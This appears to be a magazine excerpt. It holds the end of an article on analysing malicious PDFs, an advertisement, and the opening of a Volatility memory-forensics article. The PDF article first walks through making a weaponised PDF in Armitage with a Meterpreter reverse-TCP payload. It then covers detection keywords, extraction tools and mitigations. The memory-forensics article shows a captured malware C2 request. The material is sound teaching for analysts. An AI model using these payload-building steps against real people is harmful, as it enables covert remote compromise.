Figure 2. *Connection to the Metasploit frame work*

In the box, click the connect button. The next box that should appear is shown in Figure 3.




Start Metasploit?

A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

Figure 3. *Connect to the Metasploit RPC Server*

You should click yes; this will start the server. You will then see another dialog box stating connection refused. This could take a few minutes depending on your VM configurations. Figure 4 shows the dialog box.



Progress...

Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused

Figure 4. *Waiting on the connection to RPC server*

Once the connection is completed you should see something similar to Figure 5. Note your GUI will be different base on how many other systems are connected.




Figure 5. *Example of the Armitage GUI*

At this time, in the search bar type “adobe em” you should see a list under the fileformat. We will use adobe_pdf_embedded_exe. Figure 6 shows the search area and the list of files the one we will use is circled in red.




Figure 6. *Search area and list of files in Armitage*

With adobe_pdf_embedded.exe selected, another dialog box will appear. In this box, select the file name and PDF file you wish to embed. The “Evil.PDF” will be located at the `/root/.msf4/local/ file name.pdf`. The payload we selected was the `windows/meterpreter/reverse_tcp`. When this PDF is open, a revers tcp connection is made. The victim will see the pdf and it will look normal. The question now is how does this work? We will now look at ways to reverse engineer the document to see exactly what is going on inside the PDF.


STRUCTURE OF A PDF

The collections of different elements make the file structure and contents. The elements also provide rendering and possible execution instructions. The physical layout of PDF starts like most files with a header. The header for a PDF in hex is \x25 \x50 \x44 \x46” or ASCII “% PDF-1.6”. The header can be re-view by a HEX editor or you can use the xxd command. The syntax for this command is *xxd name of PDF* *file | head –n 1*. The next part of the physical layout is the objects. Objects are stored using a reserve word, which consists as a 7-bit ASCII string. These objects can be in several different types. These types include Boolean, numbers, strings, dictionaries, and streams. Streams are used to store large amounts of data. The file ends with a cross reference (xref) table and a trailer. Table 1 shows the possibilities of different trailers a PDF might have.

Table 1. *Different trailers of a PDF file*

HEX	ASCII
\x0A \x25 \x25 \x45 \x4F \x46	(.%%EOF)
\x0A \x25 \x25 \x45 \x4F \x46 \x0A	(. %% EOF.)
\x0D \x0A \x25 \x25 \x45 \x4F \x46 \x0D \x0A	(..%%EOF..)
\x0D \x25 \x25 \x45 \x4F \x46 \x0D	(.%%EOF.)

The trailer is very import and contains the offset to the location of the xref table, number of objects, the root object, and other metadata such as author and creation date. Figure 7 shows an example of the trailer from the PDF we created with Armitage.




```
xref

trailer
  <<
    /Size 476
    /Prev 619250
    /Root 10R
    /Info 770R
    /ID [<6113B74BD4987D46904F0140C3FF35D1><6113B74BD4987D4690
  >>

startxref 665386

PDF Comment '%%EOF\r\n'
```

Figure 7. *Trailer of the evil. PDF created with Armitage*

The "/Size" indicates how many objectives are in this PDF. There are a total of 476 objectives in this PDF. The "/Prev" indicates the offset from the beginning of the file to the previous cross reference sections. The "/Root" or the dictionary specifies the reference object for the document catalog object. In this example, the root element points to object 10. The "/info" indicates the reference object for the document information dictionary. In this example, the info element points to the 770 object. The "/ID" specifies a two byte unencrypted array string that form a file identifier.

In PDF files there are two types of objects. The first object is an indirect object. An indirect object is a full object, which can be referenced. Figure 8 shows an example of an object.



```
  <<
    /Filter /FlateDecode
    /Length 28812
    /Length1 58128
  >>


obj 469 0
 Type: /XRef
 Referencing: 1 0 R, 77 0 R
 Contains stream
```

Figure 8. *Example of an object*

In this example, we can see the object number is 469 and the version number is 0. The keyword for this object is obj. The "R" stands for references point. In this case 1 is the object and 0 is the version number and 77 is the object and 0 is the version. Additionally, PDF use compressed streams. These streams are used to store large amounts of data. Large data could include text, pictures, movies, and one of the most important in malware PFDs JavaScripts. Streams are very important in malware analysis because they are often used to store JavaScript exploits.

The streams are often compressed to save space within the PDF. The keyword to look for is "/Filter". Filter indicates the compression algorithm used in the compression. The types of compression used are ascii hex decode, ascii85decode, LZWdecode, flatdecode, runlengthdecode, ccittfaxdecode, and dctdecode. The most frequently used compression is flatedecode, which use an algorithm very similar to Unzip. The flatedecode is also used to encode JavaScript in PDF documents. The flatedecode uses the Zlib's public-domain decompression algorithm. Table 2 shows a list of the most commonly used compression.

Table 2. *List of most common compression abbreviations*

Name	Abbreviation
ASCHHexDecode	Ahx
LZWDecode	LZW
CCITTFaxDecode	CCF
FlateDecode	Fl
ASCII85Decode	A85
RunLengthDecode	RL
DCTDecode	DCT

There are some keywords that a malware examiner should look for while viewing a possible malicious PDF document. The /AA and /OpenAction keywords are very important. These keywords indicate an automatic action. Additionally, the keywords of /Names, /AcroForm, /Action, and /Launch can be used to launch scripts. These automatic actions run when the pdf document is open. Next, the keyword of /JS and /JavaScript indicates a JavaScript code; furthermore, the keyword of /RichMedia indicates the embedding of a flash program in the PDF. The keyword /ObjStm are sometime used to define an object stream that is hidden within another. Lastly, the PDF file can use the keywords of /URI, /SubmitForm, and /GoToR can be used to access a resources and send data via a URL.

ANALSIS TOOL USED FOR MALICIOUS PDF

Now with a basic understanding of how to create a malicious PDF and basic understanding of the layout we are now ready to look at the tools used for analysis of malicious PDF documents. The first tool we are going to look at scans a potentially malicious PDF for keywords. The following Flow Chart illustrates the process for analyzing a malicious PDF.




Malicious pdf obtained
Check for keywords
Deobfuscate strings and object for JavaScript
Extract Shellcode
Creat and anlalyze Shellcode Executable
Report the findings

Figure 9. *Process of analyzing a malicious PDF with Shell Code*


The tool is called pdfid which was written by Didier Stevens (Stevens, 2009). This tool is a command line tool written in the python script. The syntax to use this tool is as follows pdfid.py name.pdf. An example of the output can be seen in Figure 10:



```
C:\Documents and Settings\Ad
PDFiD 0.1.2 evil.pdf
 PDF Header: %PDF-1.5
 obj                    129
 endobj                 129
 stream                  30
 endstream               30
 xref                     3
 trailer                  3
 startxref                3
 /Page                    3
 /Encrypt                 0
 /ObjStm                  1
 /JS                      1
 /JavaScript              1
 /AA                      1
 /OpenAction              1
 /AcroForm                0
 /JBIG2Decode             0
 /RichMedia               0
 /Launch                  1
 /EmbeddedFile            0
 /XFA                     0
 /Colors > 2^24           0
```

Figure 10. *The output results from the pdfid.py tool*

This tool can also be used to extract the metadata out of the trailer of the PDF file. The syntax for this command is *pdfid.py –extra file.pdf*. This will extract the MAC times and the author of the PDF. The next tool that is used to analysis a potential malicious PDF is pdf-parser.py. This tool will parse the elements and structure. Additionally, this tool display object contents and pass these object through a filters for decompression. Lastly, the tool can search strings within objects. The syntax to use this tool is *pdf-parser.py file.pdf*. This will simply parse the elements. Figure 11 shows an example of the output.




```
bj 465 0
 Type:
 Referencing:


bj 466 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 37844
    /Length1 193432
  >>


bj 467 0
 Type:
 Referencing:
```

Figure 11. *Output results from the pdf-parser.py tool*

This tool can also be used to search for PDF keywords. The command syntax for this would be *pdf-parser.py – search keyword name of the file.pdf*. This tool can also be used to decompress the contents of a data stream. The command syntax is to apply the –filter parameter to pdf-parser. When using this parameter it is helpful to use the –raw parameter. This parameter will insure the output will not be escaping its special characters. Lastly, if the object is being filtered is suspected of having JavaScript redirect the output to JavaScript.js file.

This tool can also be used to decompress strings with in an object. The command to complete this would be pdf-parser.py –object 473 –filter name of.pdf. This script was run on the pdf that was created in the beginning. The results can be seen in Figure 12.




```
obj 473 0
 Type:
 Referencing:
 Contains stream


 'MZ\x90\x00\x03\x00\x00\x00\x04
10\x00\x00\x00\x00\x00\x00\x02\x
00\x00\x00@\x00\x00\xc0.rsrc\x0C
x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\
```

Figure 12. *The decompress string of object 473*

The results show an output of a bunch of HEX. Additionally, the MZ \x90 \x00 \x03 or reviewed in a hex editor \x4D \x5A \x90 \x00 \x03. This is the file signature for a Win32 binary executable. This stream output can be redirected to save in a text file. With the text file, the python script *shellcode2exe.py –s nameof the text file*. The results of this script will produce a .exe file. The exe file can then be loaded in to a debugger or disassembler.

The results from this tool could potentially produce JavaScript that was compressed in the string. The JavaScript could be obfuscated. The tools recommend to de-obfuscate the JavaScript is the debuggers of firebug or Rhino. You could also use stand along tools such as SpiderMonkey or Revelo to deobfuscate the JavaScript.

Malicious JavaScripts use several different types of deobfuscating subroutines. This deobuscating is usually complted by invoking the `eval()` or the document.`write()`. The Firebug plugin for FireFox can be used. The JavaScript needs to be saved as an html file. In the file, after the `<script>` tag you will need to place the word *debugger;* on a new line. Figure 13 illustrates the completion of adding the *debugger;*



```
<script>
debugger;
var pr = null;

var fnc = 'ev';

var sum = '';



app.doc.syncAnnotScan();



if (app.plugIns.length != 0) {

    var num = 1;



    pr = app.doc.getAnnots(

        {
```

Figure 13. *Placing the debugger; into the script*

Once the code has loaded into firefox scroll through the code and find the first eval or document.`write()` and set a break point by right-clicking on whichever word has been located. This process might need to be completed a few times for all deobuscating to be complete. To review the information from firebug, in the console tab type *console.log(txt)*.

The Origami Frame work is another tool used to analyze malicious PDF. The tool is written in Ruby and allows for the examination and extraction of objects in a PDF. Additionally, the program allows for a PDF to be created from scratch. The Frame work includes several other tools such as pdfwalker, pdfextract, pdfsh, pdfdecrypt, and others.

One tool within the frame work that is very fast at extracting various contents within a PDF file is pdfextract. The syntax used is *pdfextract name of the file.pdf*. This will extract any content including images from a pdf. The use of the –j in the pdfextract is of great use in malware analysis of pdf. This will extract all of the JavaScript from the pdf and save the file as a dump file. Another tool that can be used to extract JavaScript is Jsunpackn's pdf.py. This tool creates a .out file for the extracted JavaScript. The file contains the PDF header lines. These header lines will need to be removed to analyze the JavaScript.

There are additional tools for analysis of a PDF. One tool is PDF Stream Dumper. This tool is a Windows program, with a GUI, that allows an examiner to explore a PDF and deobfuscate JavaScript. A similar tool is Peeddf which is command line and it also analyses the contents of the PDF. Lastly, swf_mastah tool is used to extract SWF files that are embedded within a PDF.

PROTECTION

These types of attacks cannot be completely prevented because we are dealing with human nature. With human nature you will always have that one individual that will open the PDF because that individual was curious about what was inside the PDF. Luckily, there are ways to mitigate the damages if the PDF is open. Below is a list of recommend actions to prevent the damages.

List of recommend actions to prevent damages

- Education of employees on social engineering, malicious PDF, and smart computing
- Allow automatic updates for Adobe and stay up to date on patch management for Adobe product

- Do not allow PDF browser integration
- Disable the use of JavaScript within Adobe Reader and limit the usage within the internet browser
- Do not allow non-PDF attachments to launch with external applications
- Use an alternative PDF viewer

The education of employees on social engineering, malicious PDF, and smart computing can be countered with proper training and procedures. These two prevented measures can reduce the risk of accidental data loss. The automatic updates for Adobe are important for security and the prevention of possible malicious attacks. The updates are released on a quarterly basis. Lastly, there are alternative PDF viewers. A few of the alternative PDF viewers are Sumatra, Foxit, and PDF-XChange.

The individual that receives a suspicious PDF document should not open the PDF. The individual should notify the network administrator to take the proper steps to analyze the PDF in a secure environment. In the event the individual did open the PDF and was infected a full forensics analysis of the machine and network must be conducted to see what information might have been compromised. Lastly, the individual user should not conduct this examination or remove any cables from the machine without being told by one of the security team members.

CONCLUSION

The uses of PDF documents are not going away anytime soon; therefore, neither will the attacks. We must educate our employees on the dangers associated with opening up PDF attachments from unknown senders. As malware examiners, we need to know the keywords to look for and once found how to analyze with the proper tools in our toolkit. Lastly, as examiners we need to stay adhered to the current threats and patches.


FROM THE WEB

- *http://www.kali.org/downloads/*
- *http://www.fastandeasyhacking.com/download*

REFFERNCES

- *http://resources.infosecinstitute.com/analyzing-malicious-pdf/*
- *http://esec-lab.sogeti.com/post/2011/05/24/Origami-1.0-released%21*
- *http://www.kahusecurity.com/tools/*
- *http://blog.spiderlabs.com/2011/09/analyzing-pdf-malware-part-1.html*
- *http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/*
- *http://blog.didierstevens.com/2009/03/31/pdfid/*
- *http://www.garykessler.net/library/file_sigs.html*
- *http://sandsprite.com/blogs/index.php?uid=7&pid=57*
- *http://blog.zeltser.com/post/12615013257/extracting-swf-from-pdf-using-swf-mastah*
- *http://www.slideshare.net/null0x00/client-side-exploits-using-pdf*
- *http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q1-2013.pdf*
- *http://blogs.adobe.com/adobereader/2013/09/take-control-of-your-adobe-acrobat-and-adobe-reader-updates.html*
- *http://www.symantec.com/content/en/us/enterprise/other_resources/bistr_main_report_2011_21239364.enus.pdf?om_ext_cid=biz_socmed_twitter_facebook_marketwire_linkedin_2012Apr_worldwide_ISTR17*

ABOUT THE AUTHOR




Stephen Coston is an independent consultant at Semper Fi Forensics, who is looking for employment opportunity. He has finished all of his course work for his Doctorate of Science in Information Assurance from Capitol College in Laurel, Maryland. He also holds two Masters of Science degrees from the University of Central Florida in Orlando, Florida in Digital Forensics and Criminal Justice. He also has a Bachelor of Science in Engineering Technology – Information Systems Technology Concentration from Daytona State College in Daytona Beach, Florida. He currently holds the following certifications: Certified Forensic Computer Examiner (CFCE) from the International Association of Computer Investigative Specialists (IACIS), CompTIA A+, Network+, Security +, EnCE, and Cellebrite UFED Logical and Physical Certification. His LinkedIn profile can be found at www.linkedin.com/pub/stephen-c-msdf-cfce-ence-security/48/306/154/.

Frogteam|Security
Cyber Warfare Intelligence

Total Cyber Security Solution

Analyze, Cure, Prevent



TOTAL CYBER SECURITY SOLUTION

Frogteam|Security unique solution allows organizations, companies and security administrators to:

- **Analyze** organization cyber assets (Cloud:Scope).
- **Cure** using Sec:Cure by correlating analysis results with an easy to use fix module (Sec:Cure).
- **Prevent** using Signa:Gen - TCS Cyber Seal is a sophisticated active and live client that is able to detect and prevent different cyber-attacks techniques and vectors.

Three easy steps
To Secure Your Assets!
Our total solution enable you to Analyze, Cure and Prevent from cyber security threats and vulnerabilities

Why TCS Cyber Seal is important?

TCS Cyber Seal helps building consumer's trust. With the majority of shoppers' continued concern when providing personal data online - using the Signa:Gen for websites' seal of security will help you concentrate on expanding your business. Signa:Gen - TCS Cyber Seal product objective is to ensure the safety of e-commerce business over the internet. This can be achieved through independent check by the appointed organization which certifies qualified merchant(s) or company(s).

For more information visit our website at: http://www.frogteam-security.com

Frogteam|Security Ltd
E-mail: info@frogteam-security.com
Website: www.frogteam-security.com

Corporate Headquarters
1875 Century Park East #700
Los Angeles, California 90067,
United States
Tel: +1 (408) 504-4903

Special Offer for eForensics members
Scan this QR barcode to register with mobile now and get Special Offer of 10% discount.

FINDING ADVANCED MALWARE USING VOLATILITY

by Monnappa Ka

When an organization is a victim of advanced malware infection, a quick response action is required to identify the indicators associated with that malware to remediate and establish better security controls and to prevent the future ones from occurring. In this article you will learn how to detect advanced malware infection in memory using a technique called "Memory Forensics" and you will also learn how to use Memory Forensic Toolkits such as Volatility to detect advanced malware in a real case scenario.

What you will learn:

- Performing memory forensics
- Tools and techniques to detect advanced malware using Memory forensics
- Volatility usage

What you should know:

- Basic understanding of malware
- Knowledge of operating system processes
- Understanding of Windows Internals

Memory Forensics is the analysis of the memory image taken from the running computer. Memory forensics plays an important role in investigations and incident response. It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, Rootkit detection and reverse engineering.

STEPS IN MEMORY FORENSICS

Below are the list of steps involved in memory forensics

- *Memory Acquisition* – This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/Win64dd, Memoryze, DumpIt, FastDump.* Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the ".vmem" file.
- *Memory Analysis* – once a memory image is acquired, the next step is to analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like Memoryze can be used to analyze the memory.

VOLATILITY QUICK OVERVIEW

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired, Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be installed on multiple operating systems (Windows, Linux, Mac OS X). Installation details of volatility can be found at *http://code.google.com/p/volatility/wiki/FullInstallation*.

VOLATILITY SYNTAX


- Using -h or --help option will display help options and list of a available plugins
  Example: python vol.py -h
- Use -f <filename> and --profile to indicate the memory dump you are analyzing
  Example: python vol.py -f mem.dmp --profile=WinXPSP3x86
- To know the --profile info use below command:
  Example: python vol.py -f mem.dmp imageinfo

DEMO

In order to understand memory forensics and the steps involved, Let's look at a case scenario, our analysis and flow will be based on the below case scenario.

CASE SCENARIO

Your security device alerts on malicious http connection to the domain "web3inst.com" which resolves to 192.168.1.2, communication is detected from a source ip 192.168.1.100 (as shown in the below screenshot).you are asked to investigate and perform memory forensics on the machine 192.168.1.100


File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: tcp.stream eq 1
Expression... Clear Apply
Follow TCP Stream
Stream Content
Find Save As Print
ASCII EBCDIC Hex Dump C Arrays Raw
Help
Filter Out This Stream
Close

```
No.   Time       Source          Destination     Protocol Info
   11 2.475826   192.168.1.100   192.168.1.2     TCP      1037 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
   12 2.492338   192.168.1.2     192.168.1.100   TCP      80 > 1037 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
   13 2.492615   192.168.1.100   192.168.1.2     TCP      1037 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   14 2.493186   192.168.1.100   192.168.1.2     HTTP     GET /tdss/crcmds/main HTTP/1.0
   15 2.493214   192.168.1.2
   16 2.544580   192.168.1.2
   17 2.547392   192.168.1.2
   18 2.547564   192.168.1.100
   19 2.547977   192.168.1.100
   20 2.548000   192.168.1.2

⊞ Frame 11: 62 bytes on wire (496 bi
⊞ Ethernet II, Src: 00:0c:29:87:a7:7
⊞ Internet Protocol, Src: 192.168.1.
⊞ Transmission Control Protocol, Src
```

```
GET /tdss/crcmds/main HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: web3inst.com
Pragma: no-cache
```

192.168.1.100:1037 --> 192.168.1.2:80 (141 bytes)

Figure 1. *Alert on a malicious http connection to the domain "web3inst.com"*

MEMORY ACQUISITON

